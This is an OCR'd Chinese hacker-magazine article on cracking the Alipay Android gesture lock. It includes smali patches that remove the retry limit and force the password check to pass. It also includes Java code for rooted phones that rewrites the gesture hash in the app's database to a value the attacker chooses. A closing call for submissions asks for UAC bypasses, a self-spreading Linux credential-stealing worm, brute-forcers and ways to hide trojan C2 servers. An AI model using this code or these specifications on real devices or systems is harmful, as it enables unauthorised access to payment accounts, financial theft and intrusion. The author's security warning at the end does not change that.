#调用 getGestureErrorNum 函数获得未加密的错误次数，并保存到 v1 寄存器
invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getUserId()Ljava/lang/String;
move-result-object v2
#调用 getUserId 函数获得 user id，并保存到 v2 寄存器
invoke-static {v2}, Lcom/alipay/mobile/security/gesture/util/GesutreContainUtil;->get8BytesStr(Ljava/lang/String;)Ljava/lang/String;
move-result-object v2
#获取 user id 的前 8 个字节，保存到 v2 寄存器
invoke-static {v1, v2}, Lcom/alipay/mobile/common/security/Des;->encrypt(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
move-result-object v1
#以 user id 的前 8 字节作为 key，调用 des 加密错误次数字符串，并保存到 v1 寄存器
invoke-virtual {v0, v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->setGestureErrorNum(Ljava/l
```

ang/String;)V

#调用 setGestureErrorNum 函数，将加密的字符串保存

通过对上述代码的分析得知，第一次 getGestureErrorNum 的调用取出的错误次数应该是未加密的字符串，添加 log 代码验证，代码如图 6 所示。

```
invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGestureErrorNum()Ljava/lang/String;

move-result-object v1

const-string v2, "com.eg.android.AlipayGphone"
invoke-static {v2, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getUserId()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/alipay/mobile/security/gesture/util/GesutreContainUtil;->get8BytesStr(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

invoke-static {v1, v2}, Lcom/alipay/mobile/common/security/Des;->encrypt(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

invoke-virtual {v0, v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->setGestureErrorNum(Ljava/lang/String;)V
```

图 6

保存修改的 smali 文件，重新编译打包，安装完成之后，输入错误的手势密码，log 输出数字依次递增。最后一次输入正确的手势密码，错误次数重新归 0。LogCat 捕捉到的日志如图 7 所示。

Level	Time	PID	TID	Application	Tag	Text
V	05-14 16:12:02.768	17607	17607	com.eg.android.AlipayGphone	com.eg.android.AlipayGphone	1
V	05-14 16:12:04.665	17607	17607	com.eg.android.AlipayGphone	com.eg.android.AlipayGphone	2
V	05-14 16:12:06.564	17607	17607	com.eg.android.AlipayGphone	com.eg.android.AlipayGphone	3
V	05-14 16:12:10.842	17607	17607	com.eg.android.AlipayGphone	com.eg.android.AlipayGphone	4
V	05-14 16:12:12.992	17607	17607	com.eg.android.AlipayGphone	com.eg.android.AlipayGphone	0

图 7

程序分析到这里，我不禁猜测，在错误次数未加密前，把 v1 寄存器的值设置为字符串“0”是不是就可以骗过支付宝而可以无限次的输入手势密码了呢？于是乎，我又开始了下面的验证，代码如图 8 所示。

```
invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGestureErrorNum()Ljava/lang/String;

move-result-object v1

const-string v2, "com.eg.android.AlipayGphone"
invoke-static {v2, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

const-string v1, "0"    #将手势密码输入误次数始终设置为0

invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getUserId()Ljava/lang/String;

move-result-object v2

invoke-static {v2}, Lcom/alipay/mobile/security/gesture/util/GesutreContainUtil;->get8BytesStr(Ljava/lang/String;)Ljava/lang/String;

move-result-object v2

invoke-static {v1, v2}, Lcom/alipay/mobile/common/security/Des;->encrypt(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

move-result-object v1

invoke-virtual {v0, v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->setGestureErrorNum(Ljava/lang/String;)V
```

图 8

编译打包，重新安装支付宝，输入错误的手势密码，发现 5 次错误之后程序还是让我们重新登录。看来我们这里设置错误次数已经晚了，于是乎，继续搜索调用 addUserInfo 函数来加密 gestureErrorNum 的地方。其中，AlipayPattern.smali 文件的 settingGestureError 函数引起了我的注意。函数代码如下：

.method public

settingGestureError(Lcom/alipay/mobile/framework/app/ui/BaseActivity;Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;I)V

.locals 1

new-instance v0, Ljava/lang/StringBuilder; #初始化 StringBuilder 实例

invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v0, p3}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

#p3 是一个 I 类型的整型变量，调用 StringBuilder.append 赋值

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0 #调用 toString 函数转换成字符串类型，赋给 v0

invoke-virtual {p2, v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->setGestureErrorNum(Ljava/lang/String;)V #调用 setGestureErrorNum 设置未加密的错误次数字符串

invoke-static {}, Lcom/alipay/mobile/framework/AlipayApplication;->getInstance()Lcom/alipay/mobile/framework/AlipayApplication;

move-result-object v0

invoke-static {v0}, Lcom/alipay/mobile/framework/service/ext/dbhelper/SecurityDbHelper;->getInstance(Landroid/content/Context;)Lcom/alipay/mobile/framework/service/ext/dbhelper/SecurityDbHelper;

move-result-object v0

invoke-virtual {v0, p2}, Lcom/alipay/mobile/framework/service/ext/dbhelper/SecurityDbHelper;->addUserInfo(Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;)Z

#调用 SecurityDbHelper.addUserInfo 函数加密、更新数据库

return-void

.end method

分析到这里，想必这里才是最原始的设置手势输入错误次数的地方吧，修改 p3 的值为 0，测试代码如图 9 所示。

```
.method public settingGestureError(Lcom/alipay/mobile/framework/app/ui/BaseActivity;Lcom/al
    .locals 1

    new-instance v0, Ljava/lang/StringBuilder;

    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V

    const/4 p3, 0x0

    invoke-virtual {v0, p3}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v0
```

图 9

继续打包、编译、测试。随意输入错误的手势密码，支付宝始终显示“密码错误，还可以输入 5 次”字样，如图 10。

图 10

至此，手势密码中的错误次数限制已经被我们解除了。理论上来说，我们可以使用穷举法来获取支付宝的手势密码。但是，作为一名黑客来说，使用穷举法来获得密码这种方式，显然是在浪费生命和金钱。

越战越勇–查找关键跳转

只破解手势，用输入错误次数来限制显然是不够的。下面我们以手势密码的存储展开来说起。查看 alipayclient.db 数据库的 userinfo 表可知，手势密码的存储字段为 gesturePwd，搜索 getGesturePwd 函数得到如图 11 的结果。

```
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\android\widget\security\service\SecurityInitServiceImpl.smali
    LINE 240:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 248:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\android\widget\security\ui\SecurityExaminationActivity.smali
    LINE 1685:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 1695:    invoke-virtual {v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\android\widget\security\ui\SecurityPasswordManagerActivity.smali
    LINE 718:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 726:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\android\widget\security\ui\SecurityPasswordManagerForTUserActivity.smali
    LINE 256:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 264:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\android\widgets\asset\WealthHomeBroadcastReciever.smali
    LINE 295:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\framework\service\ext\security\bean\UserInfo.smali
    LINE 344:.method publicgetGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\framework\service\ext\security\dao\UserInfoDao.smali
    LINE 1498:    invoke-virtual {p2}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\security\accountmanager\ui\b.smali
    LINE 208:    invoke-virtual {v14}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\security\authcenter\service\AuthServiceImpl.smali
    LINE 674:    invoke-virtual {v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\security\gesture\component\e.smali
    LINE 47:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 94:    invoke-virtual {v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\security\gesture\service\GestureServiceImpl.smali
    LINE 101:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 165:    invoke-virtual {p1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 228:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
C:\android\tools\ApkIDE\Work\com.eg.android.AlipayGphone\smali\com\alipay\mobile\security\gesture\ui\GestureActivity.smali
    LINE 178:    invoke-virtual {v2}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 267:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
    LINE 297:    invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;
```

图 11

搜索到的结果比较多，根据前面对手势密码错误次数限制的分析，这里可以排除几个文件，例如 UserInfoDao.smali 文件，它主要用来保存一些用户动态的信息，可暂时跳过。剩下的 smali 文件，我们一个个分析过来，在这里我想说的一点是，逆向分析确实是很考验一个人耐心和细心的一件事情。一个闪失就会迷失在浩瀚的汇编代码中，但是等到你找到关键的调用点，分析出核心的算法时，那么心境会豁然开朗，真是有种踏破铁鞋无觅处，得来全不费工夫的感觉。

经过我的仔细分析，e.smali 文件最有可能是输入密码的地方，双击上面 e.smali 文件的 LINE 47 行，跳转到的是 a 函数。由于函数比较长，只贴关键部分，代码如下：

```
.method public final a(Ljava/lang/String;)V
.locals 4
invoke-virtual {p1}, Ljava/lang/String;->length()I#取输入字符串的长度
move-result v0
sget v1, Lcom/alipay/mobile/security/gesture/component/LockView;->MINSELECTED:I
    if-lt v0, v1, :cond_1#比较字符串长度
:try_start_0
iget-object v0, p0, Lcom/alipay/mobile/security/gesture/component/e;->a:Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;#获取 UserInfo 对象
invoke-virtual {v0}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;#调用 UserInfo 的 getGesturePwd 函数获得加密过的正确的手势密码
move-result-object v0
invoke-virtual {v0}, Ljava/lang/String;->length()I #取加密过的正确密码的长度
move-result v0
const/16 v1, 0x20
if-le v0, v1, :cond_0 #长度是否小于 32
new-instance v0, Ljava/lang/StringBuilder;

invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V #初始化 StringBuilder 对象
invoke-virtual {v0, p1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
#将输入的明文手势密码赋值给 StringBuilder 对象
move-result-object v0
iget-object v1, p0, Lcom/alipay/mobile/security/gesture/component/e;->a:Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;
invoke-virtual {v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getUserId()Ljava/lang/String;#调用 UserInfo 的 getUserId 函数获取 user id
move-result-object v1
const-string/jumbo v2, "userInfo"
invoke-static {v1, v2}, Lcom/alipay/mobile/common/security/Des;->encrypt(Ljava/lang/String;Ljava/lang/String;)Ljava/l
```

ang/String;#调用 des 加密函数，以“userInfo”为 key，加密 user id 字符串

move-result-object v1

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

#将加密好的 user id 字符串附加到 StringBuilder 对象上

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

#StringBuilder 对象（输入明文手势的密码 + 加密后的 user id）转字符串，并赋值给 v0 寄存器

invoke-static {v0}, Lcom/alipay/mobile/security/gesture/util/SHA1;->sha1(Ljava/lang/String;)Ljava/lang/String;

#调用静态的 sha1 函数，计算出一个 hash 值

move-result-object v0

:goto_0

iget-object v1, p0, Lcom/alipay/mobile/security/gesture/component/e;->a:Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;

invoke-virtual {v1}, Lcom/alipay/mobile/framework/service/ext/security/bean/UserInfo;->getGesturePwd()Ljava/lang/String;#调用 UserInfo 的 getGesturePwd 函数获得加密过的正确的手势密码

move-result-object v1

invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

#比较输入的密码和正确的密码

move-result v0

if-eqz v0, :cond_1

很显然，上面这个 if-eqz 是关键，如果比较函数 equals 返回 false，那么跳转到 cond_1 标签处。cond_1 标签处的主要任务就是取当前输入错误的次数，在这个基础上加上 1，然后调用 settingGestureError 函数重新设置错误次数。如果两个字符串相等，那么调用 settingGestureError 函数把错误次数重新设置为 0。

下面为了验证我们的猜测，进行如下两步操作：

1）在 a 函数中加入类似如图 12 的打印日志代码，这里没有全部截图下来，其他地方留给读者自行添加。

```
.method public final a(Ljava/lang/String;)V
    .locals 4

    const-string v0, "com.eg.android.AlipayGphone"
    invoke-static {v0, p1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

    invoke-virtual {p1}, Ljava/lang/String;->length()I

    move-result v0

    sget v1, Lcom/alipay/mobile/security/gesture/component/LockView;->MINSELECTED:I

    if-lt v0, v1, :cond_1
```

图 12

2）在 if-eqz v0 前 patch v0，代码如图 13 所示。

```
invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

const/4 v0, 0x1

if-eqz v0, :cond_1
```

图 13

完成上述两步操作之后，保存修改过的 smali 文件，编译打包，重新安装支付宝钱包客户端，随意输入手势密码。这里引用大魔术师刘谦的一句话，“接下来就是见证奇迹的时刻”。在我们随意输入密码之后，熟悉的支付宝主界面出现在我们眼前，同时 LogCat 输出日志如图 14 所示。

Time	PID	TID	Tag	Text
05-15 09:53:21.316	11807	11807	com.eg.android.AlipayGphone	012543678
05-15 09:53:21.316	11807	11807	com.eg.android.AlipayGphone	cd825a78c2574c6aac31f2f2c7ddd738f760c0c5
05-15 09:53:21.316	11807	11807	com.eg.android.AlipayGphone	2088412678597922
05-15 09:53:21.317	11807	11807	com.eg.android.AlipayGphone	LR9u8D8LoVPsNtNpXC+IgKOKkdAwBtCU
05-15 09:53:21.317	11807	11807	com.eg.android.AlipayGphone	012543678LR9u8D8LoVPsNtNpXC+IgKOKkdAwBtCU
05-15 09:53:21.319	11807	11807	com.eg.android.AlipayGphone	6f17ccb6a724ce42fd2a5392d949b827ce62df4b

图 14

日志的组成大致如下：

第一行：用户输入的，还未加密的手势代码；

第二行：保存在数据库中正确的加密后的手势密码；

第三行：未加密的 user id；

第四行：采用 des 加密后的 user id；

第五行：拼接用户输入和加密后的 user id；

第六行：采用 sha1 算法计算出来的加密之后的用户输入的手势密码；

通过仔细的分析日志，我们从中可以得出两个结论：

1）真实的手势密码和我们输入的密码是不一样的，但是我们还是进入了支付宝的主界面。证明我们上面第 2 步中修改的地方非常关键，从而也印证了 e.smali 文件的 a 函数确实是用户输入真实密码的关键函数。

2）支付宝是将用户的手势操作转化成对应的数字，然后再做一定的加密处理之后保存到数据库中。比较用户输入的时候，是用相同的加密步骤对用户输入进行加密，再与数据库中保存的密码做比较。数字代码对应如图 15 所示。



图 15

程序分析到这里，我们已经清楚地明白了支付宝手势密码的加密过程和算法，并且通过修改关键跳转的方法，使得我们随意输入手势密码都可以进入支付宝主界面。

仔细思考–还原手势密码

回过头来仔细想想，手势密码的加密流程是这样的，用户输入+user id 组成一个字符串，将该字符串经过 sha1 算法之后得到另一个加密字符串即为手势密码。其中，user id 字符串在 alipayclient.db 数据库的 userinfo 表中的 userId 字段已经表明了，正确的手势密码 gesturePwd 字段也已经有了。虽然 sha1 算法不可逆，但是在我们的这个实例中，最长输入是 9 位，最短为 4 位，我们完全可以通过已知的信息，采用有限的穷举，就能得出正确的手势代码了。相信对于现在的 4 核乃至 8 核 cpu 手机来说，这个计算应该是很轻松的。

但是，我们只能通过穷举来实现暴力破解吗？答案是否定的。其实我们完全可以自己构造一个输入，例如 0123，采用和支付宝完全相同的加密流程得到手势密码。然后，通过修改 userinfo 表的 gesturePwd 字段内容作为上面我们计算出来的手势密码。这样，就能实现随意修改手势密码的目的了。想法有了，下面我们编写代码来验证该方法是否可行。

代码实现

查看支付宝使用的 sha1 算法可知，该算法与支付宝的整体功能业务切合度基本为 0，于是我将 sha1 算法所在的 smali 文件转换成 jar 包，然后导入到我的流程中。这样，就可以直接调用和支付宝完全相同的 sha1 算法了。程序代码如下所示：

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    setTitle("支付宝手势密码修改器");
    szUerIdString = "";
    tvStatus = (TextView) findViewById(R.id.textStatus);
    etEncryptUserid = (EditText) findViewById(R.id.editEncryptUserId);
    etDecryptUserid = (EditText) findViewById(R.id.editDecrypUserId);
    etMyPwd = (EditText) findViewById(R.id.editMyselfPwd);
    btnOK = (Button) findViewById(R.id.btnSetting);
    if (!RootUtils.hasRootPermission()) {
        tvStatus.setText("本程序只能在 ROOT 过的手机上运行！");
        return;
    }
     if (!RootUtils.hasInstalledApp(MainActivity.this, "com.eg.android.AlipayGphone")) {
         tvStatus.setText("请确认您已经安装了支付宝钱包！");
         return;
     }
    String szUserId = getUserId();
    if (!szUserId.isEmpty()) {
        szUerIdString = szUserId;
        etEncryptUserid.setText(szUserId);
        tvStatus.setText("读取 user id 成功，请输入自定义手势密码！");
        String szDecryptUserid = decryptUserid(szUserId, "userInfo");
```

```
            if (!szDecryptUserid.isEmpty()) {
                etDecryptUserid.setText(szDecryptUserid);
            }
            else {
                tvStatus.setText("解密 user id 失败！");
            }
            btnOK.setOnClickListener(new OnClickListener() {
                @Override
                public void onClick(View view) {
        String szPwd = etMyPwd.getText().toString();
        if (szPwd.isEmpty()) {
             Toast.makeText(MainActivity.this, "设置的自定义密码不能为空，请重新输入！
", Toast.LENGTH_LONG).show();
                    }
        else {
            StringBuilder sBuilder = new StringBuilder();
                sBuilder.append(szPwd);
                sBuilder.append(szUerIdString);

                String tmp = sBuilder.toString();
                String sha1 = com.alipay.mobile.security.gesture.util.SHA1.sha1(tmp);
                Log.v(TAG, sha1);
                if (!sha1.isEmpty()) {
                    if (updateDatabaseGesturePwd(szUerIdString, sha1)) {
                        tvStatus.setText("设置自定义密码成功！");
                            }
                    else {
                        tvStatus.setText("设置自定义密码失败！");
                    }
                }
                    }
                }
            });
        }
        else {
            tvStatus.setText("获取 user id 失败！");
        }
    }
```

获取 user id 和修改手势密码的代码如下：

```
//获取加密的 user id
private String getUserId()
{
```

```
        String szRet = "";
        // 修改数据库文件的读写权限
        RootUtils.RootCommand("chmod 666
/data/data/com.eg.android.AlipayGphone/databases/alipayclient.db");
        RootUtils.RootCommand("chmod 666
/data/data/com.eg.android.AlipayGphone/databases/alipayclient.db-journal");
        try {
            Context context = createPackageContext("com.eg.android.AlipayGphone",
Context.CONTEXT_IGNORE_SECURITY);
            SQLiteDatabase dB =context.openOrCreateDatabase("alipayclient.db", 0, null);
            Cursor cursor = db.rawQuery("select * from userinfo", null);
            if (cursor.moveToFirst()) {
                szRet = cursor.getString(USER_ID_INDEX) ;
            }
            db.close();
        } catch (NameNotFoundException e1) {
            e1.printStackTrace();
        }
        return szRet;
    }

    //修改手势密码
    private boolean updateDatabaseGesturePwd(String szUerId, String szPwd) {
        boolean bRet = false;

        if (szPwd.isEmpty() || szUerId.isEmpty()) {
            return bRet;
        }
        try {
            Context context = createPackageContext("com.eg.android.AlipayGphone",
Context.CONTEXT_IGNORE_SECURITY);
            SQLiteDatabase dB =context.openOrCreateDatabase("alipayclient.db", 0, null);
            ContentValues cv = new ContentValues();
            cv.put("gesturePwd", szPwd);
            String[] args = {String.valueOf(szUerId)};
            int n = db.update("userinfo", cv, "userId=?", args);
            if (n> 0) {
                bRet = true;
            }
            db.close();
        } catch (NameNotFoundException e1) {
            e1.printStackTrace();
        }
```

```
        return bRet;
    }
```

最后，程序运行效果如图 16 所示。

图 16

输入自定义密码，点击确认，程序提示设置成功。此时，打开支付宝，输入我们的自定义手势代码即可解锁支付宝进入熟悉的主界面了。

后记

综上所述，通过修改支付宝钱包数据库来达到破解目的的方法是需要在已经 root 过的手机上才能使用的。设想一下这种情况，我的手机已经 root，并且手机被盗。那么，除了手机上的信息有可能泄露之外，还可以通过修改支付宝的手势密码来登录我的支付宝。因此，造成直接的金钱损失也不是没有可能。

一般来说，普通用户日常使用的手机尽量不要去 root，也不要随便去下载来历不明的软件和外挂。

（完）

2014 年第 7 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 7 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

4. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；
2）扫描方式采用多线程，并能设置线程数；
3）将功能编写成 DLL，导出功能函数；
4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；
5）尽量多做出错异常处理，以防程序意外崩溃；
6）使用 VC++2008 编译工具编写；
7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；
2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；
3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；
2）系统补丁打到最新；
3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

